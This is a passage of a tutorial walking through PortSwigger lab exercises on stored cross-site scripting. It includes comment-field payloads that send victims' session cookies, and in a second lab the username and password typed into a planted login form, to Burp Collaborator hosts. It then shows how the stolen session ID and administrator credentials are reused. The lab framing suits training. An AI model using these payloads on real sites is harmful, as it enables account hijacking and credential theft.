


Over into the **Collaborator Client window,** at the **"Generate Collaborator payloads"** section, hit the **Copy to clipboard** button which will thus copy a payload for you.




Cool!! Now, come back to the **"Comment Section"** into the blog, enter the following script with your **Burp Collaborator** payload:

```
<script>
fetch('https://qgafu1gvgx5psspo9o4iz1e2ttzond.burpcollaborator.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```




Great!! From the below image, you can see that our comment has been posted successfully.




Time to wait!! Click on the **Poll** button in order to grab up the payload-interaction result.

Oops!! We got a long list, select the **HTTP one** and check its **"Response".** From the below image you can see that in the response section we've got a **"Session Id". Copy it for now !!**




Now, back into the browser, configure your proxy and over in the burpsuite turn you **Intercept "ON".**


Reload the page and check the intercepted **Request.**



Great!! We're having a **Session ID** here too, simply **manipulate** it up with the one we **copied earlier** from the collaborator.



Hit the **Forward** button, and check what the web-application offers you.



Credential Capturing with Burp Collaborator

Why capture up the session cookies, if you could get the username & passwords directly??


Similar to the above section, it's not necessary, that our payload will execute over at the same place, where it was injected.

Let's try to capture some credentials over as in some real-life situation, where the web-page is suffering from the **Stored XSS** vulnerability.


Back into the **PortSwigger** account choose the next defacement as **"Exploiting cross-site scripting to capture passwords".**

As we hit **"Access The Lab",** we'll get redirected to the XSS suffering web-page. To enhance more, I've again opened up a **blog-post** there.

Scrolling the page again, I got encountered with the same **"comment section."** Let's exploit it out again.




Back into the **"Burp Collaborator",** let's **Copy** the payload again by hitting **"Copy to Clipboard".**



All we need was that payload only, now inject the comment field with the following XSS payload.


```
<input name=username id=username>

<input type=password name=password
onchange="if(this.value.length)fetch('https://5iojzt7m7e9217idp6s700vah1nsbh.burpcollaborator.net',{

method:'POST',

mode: 'no-cors',

body:username.value+':'+this.value

});">
```



Let's hit the **"Post Comment"** in order to check whether it is working or not. The below image clears up that our comment has been posted successfully.

Now let's wait over into the **"burp Collaborator"** for the results. From the below image you can see that our payload has been executed at some point.


Let's check who did that.




Oops!! ***It's the administrator***, we're having some credentials.

But where we could use them?

Over at the top of the blog, there was an account login section, let's check it there.




Cool!! Let's try to make a dry run over here. Tune in your **proxy** and capture up the ongoing **HTTP Request**.



Okay !! Let's manipulate the username and password with the one we captured earlier in the **Burp Collaborator.**

